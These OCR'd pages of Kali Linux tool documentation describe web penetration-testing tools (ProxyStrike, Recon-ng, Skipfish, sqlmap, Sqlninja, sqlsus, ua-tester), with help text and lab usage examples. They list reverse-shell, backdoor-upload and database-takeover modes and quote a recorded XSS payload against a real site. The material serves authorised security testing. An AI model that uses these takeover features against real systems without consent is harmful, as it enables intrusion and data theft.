Target URL
Scan
Stop
Exclude URL(s) or dir

Timeout: 5

Ready

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, VULNANALYSIS, WEBAPPS

ProxyStrike

PROXYSTRIKE PACKAGE DESCRIPTION

ProxyStrike is an active Web Application Proxy. It’s a tool designed to find vulnerabilities while browsing an application. It was created because the problems we faced in the pentests of web applications that depends heavily on Javascript, not many web scanners did it good in this stage, so we came with this proxy.

Right now it has available Sql injection and XSS plugins. Both plugins are designed to catch as many vulnerabilities as we can, it’s that why the SQL Injection plugin is a Python port of the great DarkRaver “Sqlibf”.

The process is very simple, ProxyStrike runs like a proxy listening in port 8008 by default, so you have to browse the desired web site setting your browser to use ProxyStrike as a proxy, and ProxyStrike will analyze all the paremeters in background mode. For the user is a passive proxy because you won't see any different in the behaviour of the application, but in the background is very active. :)

Some features:

- Plugin engine (Create your own plugins!)
- Request interceptor
- Request diffing
- Request repeater
- Automatic crawl process
- Http request/response history
- Request parameter stats
- Request parameter values stats
- Request url parameter signing and header field signing
- Use of an alternate proxy (tor for example ;D)
- Sql attacks (plugin)
- Server Side Includes (plugin)
- Xss attacks (plugin)
- Attack logs
- Export results to HTML or XML

Source: http://www.edge-security.com/proxystrike.php

ProxyStrike Homepage | Kali ProxyStrike Repo

- Author: Carlos del ojo Elias
- License: GPLv2


TOOLS INCLUDED IN THE PROXYSTRIKE PACKAGE

proxystrike–Activewebapplicationproxy

An active Web Application Proxy.

PROXYSTRIKE USAGE EXAMPLE(S)

```
root@kali:~# proxystrike
```


ProxyStrike v2.1
Help
Comms
Request Stats
Variable Stats
Config
Plugins
Log
Repeat Request
Crawler
Method
Target
Url
Cookies
Select
○ Get
○ Post
● All
Repeat
Intercept
Edit requests in view
Delete requests in view
Target : All
Path : All
Requests
Responses

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, GUI, HTTP, HTTPS, PROXY, SNIFFING, WEBAPPS

Recon-ng

RECON-NG PACKAGE DESCRIPTION

Recon-ng is a full-featured Web Reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly.

Recon-ng has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework. However, it is quite different. Recon-ng is not intended to compete with existing frameworks, as it is designed exclusively for web-based open source reconnaissance. If you want to exploit, use the Metasploit

Framework. If you want to Social Engineer, us the Social Engineer Toolkit. If you want to conduct reconnaissance, use Recon-ng! See the Usage Guide for more information.

Recon-ng is a completely modular framework and makes it easy for even the newest of Python developers to contribute. Each module is a subclass of the “module” class. The “module” class is a customized “cmd” interpreter equipped with built-in functionality that provides simple interfaces to common tasks such as standardizing output, interacting with the database, making web requests, and managing API keys. Therefore, all the hard work has been done. Building modules is simple and takes little more than a few minutes. See the Development Guide for more information.

Source: https://bitbucket.org/LaNMaSteR53/recon-ng

Recon-ng Homepage | Kali Recon-ng Repo

- Author: Tim Tomes
- License: GPLv3

TOOLS INCLUDED IN THE RECON-NG PACKAGE

recon-ng–WebReconnaissanceframeworkwritteninPython

A full-featured Web Reconnaissance framework.

RECON-NG USAGE EXAMPLE

Search for results on xssed.com *(use recon/hosts/enum/http/web/xssed)* for the target domain *(set DOMAIN cisco.com)*:

```
root@kali:~# recon-ng

    _/_/_/    _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/
   _/    _/  _/        _/        _/      _/  _/_/    _/            _/_/    _/  _/
  _/_/_/    _/_/_/    _/        _/      _/  _/  _/  _/  _/_/_/_/  _/  _/  _/  _/  _/_/_/
 _/    _/  _/        _/        _/      _/  _/    _/_/            _/    _/_/  _/      _/
_/    _/  _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/


          +---------------------------------------------------------------------------
+
     |  _                     ___    _                        __                 |
     | |_)| _  _|_  |_|.|| _   |  _ |_ _  _ _  _ _|_o _  _    (_  _  _     _o_|_   |
     | |_)|(_|(_|\  | ||||_\  _|_| || (_)| |||(_| | |(_)| |   __)(/_(_|_|| | | \/ |
     |                                                                       /  |
     |          Consulting | Research | Development | Training                   |
     |                 http://www.blackhillsinfosec.com                          |
          +---------------------------------------------------------------------------
+
                    [recon-ng v3.5.1, Tim Tomes (@LaNMaSteR53)]

[65] Recon modules
[6]  Discovery modules
[4]  Reporting modules
[3]  Import modules
[2]  Exploitation modules

[recon-ng][default] > use recon/hosts/enum/http/web/xssed
[recon-ng][default][xssed] > set DOMAIN cisco.com
DOMAIN => cisco.com
[recon-ng][default][xssed] > run
[*] URL: http://xssed.com/search?key=cisco.com
--------------------------------------------------
[*] Mirror: http://xssed.com/mirror/76478/
[*] Domain: www.cisco.com
[*] URL: http://www.cisco.com/survey/exit.html?http://xssed.com/
[*] Date submitted: 16/02/2012
[*] Date published: 16/02/2012
[*] Category: Redirect
[*] Status: UNFIXED
--------------------------------------------------
[*] Mirror: http://xssed.com/mirror/76294/
[*] Domain: developer.cisco.com
[*]                                                                            URL:
http://developer.cisco.com/web/webdialer/wikidocs?p_p_id=1_WAR_wikinavigationportlet_
INSTANCE_v
            eD7&p<br>_p_lifecycle=0&p_p_state=normal&p_p_mode=view&p_p_col_id=column-
1&p_p_col_count=1&p_r_p
   _185834411_no<br>deId=803209&p_r_p_185834411_title=%22%3E%3Ch1%3ECross-
    Site%20Scripting%20@matiaslonigro%3C/h1%3E%3Cs<br>cript%3Ealert%28/xss/%29%3C/scr
ipt%3E
[*] Date submitted: 10/02/2012
[*] Date published: 13/02/2012
[*] Category: XSS
[*] Status: UNFIXED
```

CATEGORIES: INFORMATION GATHERING, WEB APPLICATIONS*TAGS:* ENUMERATION, INFOGATHERING, OSINT, WEBAPPS

Skipfish

SKIPFISH PACKAGE DESCRIPTION

Skipfish is an active web application security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

Key features:

- High speed: pure C code, highly optimized HTTP handling, minimal CPU footprint – easily achieving 2000 requests per second with responsive targets.
- Ease of use: heuristics to support a variety of quirky web frameworks and mixed-technology sites, with automatic learning capabilities, on-the-fly wordlist creation, and form autocompletion.
- Cutting-edge security logic: high quality, low false positive, differential security checks, capable of spotting a range of subtle flaws, including blind injection vectors.

Source: https://code.google.com/p/skipfish/

Skipfish Homepage | Kali Skipfish Repo

- Author: Google Inc, Michal Zalewski, Niels Heinen, Sebastian Roschke
- License: Apache-2.0

TOOLS INCLUDED IN THE SKIPFISH PACKAGE

skipfish–Fullyautomated,activewebapplicationsecurityreconnaissancetool

```
root@kali:~# skipfish -h
skipfish web application scanner - version 2.10b
Usage: skipfish [ options ... ] -W wordlist -o output_dir start_url [ start_url2 ... ]

Authentication and access options:

  -A user:pass      - use specified HTTP authentication credentials
  -F host=IP        - pretend that 'host' resolves to 'IP'
  -C name=val       - append a custom cookie to all requests
  -H name=val       - append a custom HTTP header to all requests
  -b (i|f|p)        - use headers consistent with MSIE / Firefox / iPhone
  -N               - do not accept any new cookies
  --auth-form url   - form authentication URL
  --auth-user user  - form authentication user
  --auth-pass pass  - form authentication password
  --auth-verify-url -  URL for in-session detection

Crawl scope options:

  -d max_depth     - maximum crawl tree depth (16)
  -c max_child     - maximum children to index per node (512)
  -x max_desc      - maximum descendants to index per branch (8192)
  -r r_limit       - max total number of requests to send (100000000)
  -p crawl%        - node and link crawl probability (100%)
  -q hex           - repeat probabilistic scan with given seed
  -I string        - only follow URLs matching 'string'
  -X string        - exclude URLs matching 'string'
  -K string        - do not fuzz parameters named 'string'
  -D domain        - crawl cross-site links to another domain
  -B domain        - trust, but do not crawl, another domain
  -Z               - do not descend into 5xx locations
  -O               - do not submit any forms
  -P               - do not parse HTML, etc, to find new links

Reporting options:

  -o dir           - write output to specified directory (required)
  -M               - log warnings about mixed content / non-SSL passwords
  -E               - log all HTTP/1.0 / HTTP/1.1 caching intent mismatches
  -U               - log all external URLs and e-mails seen
  -Q               - completely suppress duplicate nodes in reports
  -u               - be quiet, disable realtime progress stats
  -v               - enable runtime logging (to stderr)

Dictionary management options:

  -W wordlist      - use a specified read-write wordlist (required)
  -S wordlist      - load a supplemental read-only wordlist
  -L               - do not auto-learn new keywords for the site
  -Y               - do not fuzz extensions in directory brute-force
  -R age           - purge words hit more than 'age' scans ago
  -T name=val      - add new form auto-fill rule
  -G max_guess     - maximum number of keyword guesses to keep (256)

  -z sigfile       - load signatures from this file

Performance settings:

  -g max_conn      - max simultaneous TCP connections, global (40)
  -m host_conn     - max simultaneous connections, per target IP (10)
  -f max_fail      - max number of consecutive HTTP errors (100)
  -t req_tmout     - total request response timeout (20 s)
  -w rw_tmout      - individual network I/O timeout (10 s)
  -i idle_tmout    - timeout on idle HTTP connections (10 s)
  -s s_limit      - response size limit (400000 B)
  -e             - do not keep binary responses for reporting

Other settings:

  -l max_req      - max requests per second (0.000000)
  -k duration     - stop scanning after the given duration h:m:s
  --config file   - load the specified configuration file

Send comments and complaints to <heinenn@google.com>.
```

SKIPFISH USAGE EXAMPLE

Using the given directory for output *(-o 202)* , scan the web application URL *(http://192.168.1.202/wordpress)*:

```
root@kali:~# skipfish -o 202 http://192.168.1.202/wordpress

skipfish version 2.10b by lcamtuf@google.com

  - 192.168.1.202 -

Scan statistics:

      Scan time : 0:00:05.849
  HTTP requests : 2841 (485.6/s), 1601 kB in, 563 kB out (370.2 kB/s)
    Compression : 802 kB in, 1255 kB out (22.0% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 46 total (61.8 req/conn)
     TCP faults : 0 failures, 0 timeouts, 16 purged
 External links : 512 skipped
   Reqs pending : 0

Database statistics:

         Pivots : 13 total, 12 done (92.31%)
    In progress : 0 pending, 0 init, 0 attacks, 1 dict
  Missing nodes : 0 spotted
     Node types : 1 serv, 4 dir, 6 file, 0 pinfo, 0 unkn, 2 par, 0 val
   Issues found : 10 info, 0 warn, 0 low, 8 medium, 0 high impact
      Dict size : 20 words (20 new), 1 extensions, 202 candidates
     Signatures : 77 total

[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 13
[+] Looking for duplicate entries: 13
[+] Counting unique nodes: 11
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 13
[+] Generating summary views...
[+] Report saved to '202/index.html' [0x7054c49d].
[+] This was a great day for science!
```

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, VULNANALYSIS, WEBAPPS

sqlmap

SQLMAP PACKAGE DESCRIPTION

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user’s choice. The user can also choose to dump only a range of characters from each column’s entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases’ tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns’ names contain string like name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user’s choice.
- Support for database process’ user privilege escalation via Metasploit’s Meterpreter getsystem command.

Source: http://sqlmap.org/

sqlmap Homepage | Kali sqlmap Repo

- Author: Bernardo Damele Assumpcao Guimaraes, Miroslav Stampar
- License: GPLv2

TOOLS INCLUDED IN THE SQLMAP PACKAGE

sqlmap–automaticSQLinjectiontool

```
root@kali:~# sqlmap -h
Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header value
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to this value
```

```
Detection:
  These options can be used to customize the detection phase

  --level=LEVEL       Level of tests to perform (1-5, default 1)
  --risk=RISK         Risk of tests to perform (0-3, default 1)

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH    SQL injection techniques to use (default "BEUSTQ")

Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --passwords         Enumerate DBMS users password hashes
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

General:
  These options can be used to set some general working parameters

  --batch             Never ask for user input, use the default behaviour
  --flush-session     Flush session files for current target
  Miscellaneous:
    --wizard            Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'

[*] shutting down at 15:52:48
```

SQLMAP USAGE EXAMPLE

Attack the given URL *(–u "http://192.168.1.250/?p=1&forumaction=search")* and extract the database names *(-dbs)*:

```
root@kali:~# sqlmap -u "http://192.168.1.250/?p=1&forumaction=search" --dbs

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state
and federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting at 13:11:04
```

CATEGORIES: EXPLOITATION TOOLS, VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* DATABASE, DB2, EXPLOITATION, HTTP, MSSQL, MYSQL, ORACLE, POSTGRESQL, SQLITE, VULNANALYSIS, WEBAPPS

Sqlninja

SQLNINJA PACKAGE DESCRIPTION

Fancy going from a SQL Injection on Microsoft SQL Server to a full GUI access on the DB? Take a few new SQL Injection tricks, add a couple of remote shots in the registry to disable Data Execution Prevention, mix with a little Perl that automatically generates a debug script, put all this in a shaker with a Metasploit wrapper, shake well and you have just one of the attack modules of sqlninja!

Sqlninja is a tool targeted to exploit SQL Injection vulnerabilities on a web application that uses Microsoft SQL Server as its back-end.

Its main goal is to provide a remote access on the vulnerable DB server, even in a very hostile environment. It should be used by penetration testers to help and automate the process of taking over a DB Server when a SQL Injection vulnerability has been discovered.

Source: http://sqlninja.sourceforge.net/

Sqlninja Homepage | Kali Sqlninja Repo

- Author: icesurfer
- License: GPLv3

TOOLS INCLUDED IN THE SQLNINJA PACKAGE

sqlninja–SQLserverinjectionandtakeovertool

```
root@kali:~# sqlninja -h
Unknown option: h
Usage: /usr/bin/sqlninja
    -m <mode> : Required. Available modes are:
        t/test - test whether the injection is working
        f/fingerprint - fingerprint user, xp_cmdshell and more
        b/bruteforce - bruteforce sa account
        e/escalation - add user to sysadmin server role
        x/resurrectxp - try to recreate xp_cmdshell
        u/upload - upload a .scr file
        s/dirshell - start a direct shell
        k/backscan - look for an open outbound port
        r/revshell - start a reverse shell
        d/dnstunnel - attempt a dns tunneled shell
        i/icmpshell - start a reverse ICMP shell
        c/sqlcmd - issue a 'blind' OS command
        m/metasploit - wrapper to Metasploit stagers
    -f <file> : configuration file (default: sqlninja.conf)
    -p <password> : sa password
    -w <wordlist> : wordlist to use in bruteforce mode (dictionary method
                    only)
    -g : generate debug script and exit (only valid in upload mode)
    -v : verbose output
    -d <mode> : activate debug
        1 - print each injected command
        2 - print each raw HTTP request
        3 - print each raw HTTP response
        all - all of the above
    ...see sqlninja-howto.html for details
```

SQLNINJA USAGE EXAMPLE

Connect to the target in test mode *(–m t)* with the specified config file *(–f /root/sqlninja.conf)*:

```
root@kali:~# sqlninja -m t -f /root/sqlninja.conf
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
[+] Parsing /root/sqlninja.conf...
[+] Target is: 192.168.1.51:80
[+] Trying to inject a 'waitfor delay'....
```

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* DATABASE, MSSQL, VULNANALYSIS, WEBAPPS

sqlsus

SQLSUS PACKAGE DESCRIPTION

sqlsus is an open source MySQL injection and takeover tool, written in perl.

Via a command line interface, you can retrieve the database(s) structure, inject your own SQL queries (even complex ones), download files from the web server, crawl the website for writable directories, upload and control a backdoor, clone the database(s), and much more…
Whenever relevant, sqlsus will mimic a MySQL console output.

sqlsus focuses on speed and efficiency, optimising the available injection space, making the best use (I can think of) of MySQL functions.
It uses stacked subqueries and an powerful blind injection algorithm to maximise the data gathered per web server hit.
Using multithreading on top of that, sqlsus is an extremely fast database dumper, be it for inband or blind injection.

If the privileges are high enough, sqlsus will be a great help for uploading a backdoor through the injection point, and takeover the web server.

It uses SQLite as a backend, for an easier use of what has been dumped, and integrates a lot of usual features (see below) such as cookie support, socks/http proxying, https.

Source: http://sqlsus.sourceforge.net/

sqlsus Homepage | Kali sqlsus Repo

- Author: Jérémy Ruffet
- License: GPLv3

TOOLS INCLUDED IN THE SQLSUS PACKAGE

sqlsus–MySQLinjectiontool

```
root@kali:~# sqlsus -h

              sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

Usage:
    sqlsus [options] [config file]
    Options:
        -h, --help                  brief help message
        -v, --version               version information
        -e, --execute <commands>     execute commands and exit
        -g, --genconf <filename>     generate configuration file
```

SQLSUS USAGE EXAMPLE

Generate a configuration file for the scan *(-g sqlsus.cfg)*:

```
root@kali:~# sqlsus -g sqlsus.cfg

             sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Configuration successfully saved to sqlsus.cfg
root@kali:~# nano sqlsus.cfg
root@kali:~# sqlsus sqlsus.cfg

             sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Session "192.168.1.25" created
sqlsus> start
```

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* DATABASE, MYSQL, VULNANALYSIS, WEBAPPS

ua-tester

UA-TESTER PACKAGE DESCRIPTION

This tool is designed to automatically check a given URL using a list of standard and non-standard User Agent strings provided by the user (1 per line). The results of these checks are then reported to the user for further manual analysis where required.

Source: https://code.google.com/p/ua-tester/

ua-tester Homepage | Kali ua-tester Repo

- Author: Chris John Riley
- License: BSD

TOOLS INCLUDED IN THE UA-TESTER PACKAGE

ua-tester–Useragentstringtester

```
root@kali:~# ua-tester



        _/    _/  _/_/_/_/      _/_/_/_/ _/_/_/_/ _/_/_/_/ _/_/_/_/ _/_/_/_/ _/_/_/_/
       _/    _/  _/    _/         _/    _/      _/         _/    _/       _/   _/
      _/    _/  _/_/_/_/  _/_/_/  _/    _/_/_/  _/_/_/_/    _/    _/_/_/   _/_/_/_
     _/    _/  _/    _/         _/    _/            _/    _/   _/       _/    _/
     _/_/_/_/  _/    _/          _/    _/_/_/_/ _/_/_/_/    _/     _/_/_/_/ _/      _/
[v1.06]

                                                            _/ User-Agent Tester ↵
                                                             _/ AKA: Purple Pimp ↵
                                                               _/ ChrisJohnRiley ↵
                                                                  _/ blog.c22.cc ↵




  This tool is designed to automatically check a given URL using a list of standard
and non-
  standard User Agent strings provided by the user (1 per line).

  The results of these checks are then reported to the user for further manual analysis
where
  required. Gathered data includes Response Codes, resulting URL in the case of a 30x
response,
  MD5 and length of response body, and select Server headers.

  Results: When in non-verbose mode, only values that do not match the initial reference
connection
  are reported to the user. If no results are shown for a specific useragent then all
results match
  the initial reference connection. If you require a full output of all checks
regardless of matches
  to the reference, please use the verbose setting.

     Output:  [+] Added Headers, [-] Removed Headers, [!] Altered Headers, [ ] No
Change

  Usage .:
           -u / --url Complete URL
           -f / --file <Path to User Agent file> / If no file is provided, -d options
```

```
must be present
            -s / --single provide single user-agent string (may need to be contained
within quotes)
           -d / --default Select the UA String type(s) to check. Select 1 or more of
the following ↵
                           catagories. (M)obile, (D)esktop, mis(C), (T)ools, (B)ots,
e(X)treme [!])

          -o  /  --output  <Path  to  output  file>  CSV  formated  output  (FILE  WILL  BE
OVERWRITTEN[!])
       -v / --verbose results (Displays full headers for each check) >> Recommended
           --debug See debug messages (This isn't the switch you're looking for)



  Example .:

       ./UATester.py -u www.example.com -f ./useragentlist.txt -v
       ./UATester.py -u https://www.wordpress.com
       ./UATester.py -u http://www.defaultserver.com -v --debug
       ./UATester.py -u facebook.com -v -d MDBX
       ./UATester.py -u https://www.google.com -s "MySpecialUserAgent"
       ./UATester.py -u blog.c22.cc -d MC -o ./output.csv
```

UA-TESTER USAGE EXAMPLE

Connect to the URL *(–u http://192.168.1.202/joomla)* and use mobile device User–Agent strings *(–d M)* to check for different content:

```
root@kali:~# ua-tester -u http://192.168.1.202/joomla -d M



        _/    _/  _/_/_/_/      _/_/_/_/ _/_/_/_/ _/_/_/_/ _/_/_/_/ _/_/_/_/ _/_/_/_/
       _/    _/  _/    _/         _/    _/      _/         _/    _/      _/    _/
      _/    _/  _/_/_/_/  _/_/_/  _/    _/_/_/   _/_/_/_/    _/    _/_/_/   _/_/_/_
     _/    _/  _/    _/         _/    _/            _/    _/    _/      _/    _/
     _/_/_/_/  _/    _/          _/    _/_/_/_/ _/_/_/_/    _/    _/_/_/_/ _/      _/
[v1.06]

                                                            _/ User-Agent Tester ↵
                                                             _/ AKA: Purple Pimp ↵
                                                               _/ ChrisJohnRiley ↵
                                                                  _/ blog.c22.cc ↵


 [>] Performing initial request and confirming stability
 [>] Using User-Agent string Mozilla/5.0
```

```
    [ ] URL (ENTERED): http://192.168.1.202/joomla
    [!] URL (FINAL): http://192.168.1.202/joomla/
    [!] Response Code: 301 Moved Permanently
    [ ] Date: Fri, 16 May 2014 20:25:31 GMT
    [ ] Server: Apache/2.2.22 (Debian)
    [ ] X-Powered-By: PHP/5.4.4-14+deb7u9
      [  ]  Set-Cookie:  c8af288c8bfe7241582aabcb2906ad43=kj3bm3h7vp9j4imdfi17h8c081;
path=/; HttpOnly
    [ ] P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
    [ ] Expires: Mon, 1 Jan 2001 00:00:00 GMT
    [ ] Last-Modified: Fri, 16 May 2014 20:25:31 GMT
    [ ] Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
    [ ] Pragma: no-cache
    [ ] Vary: Accept-Encoding
    [ ] Content-Length: 6005
    [ ] Connection: close
    [ ] Content-Type: text/html; charset=utf-8
    [ ] Data (MD5): d9febdb6fdb1874beae05dcbf410a95d

 [1] Pass
 [2] Pass
 [3] Pass

 [>] URL appears stable. Beginning test

 [>] Using DEFAULT User-Agent Strings

 [>] Using Mobile User-Agent Strings

 [>] Output: [+] Added Headers, [-] Removed Headers, [!] Altered Headers, [ ] No Change



 [>] User-Agent String : Mozilla/5.0 (iPhone; U; CPU like Mac OS X; en) AppleWebKit/420+
(KHTML, like Gecko)
                        Version/3.0 Mobile/1A543a Safari/419.3



    [!] Last-Modified: Fri, 16 May 2014 20:25:38 GMT



 [>] User-Agent String : Mozilla/5.0 (iPad; U; CPU iPhone OS 3_2 like Mac OS X; en-us)
AppleWebKit/531.21.10
```

```
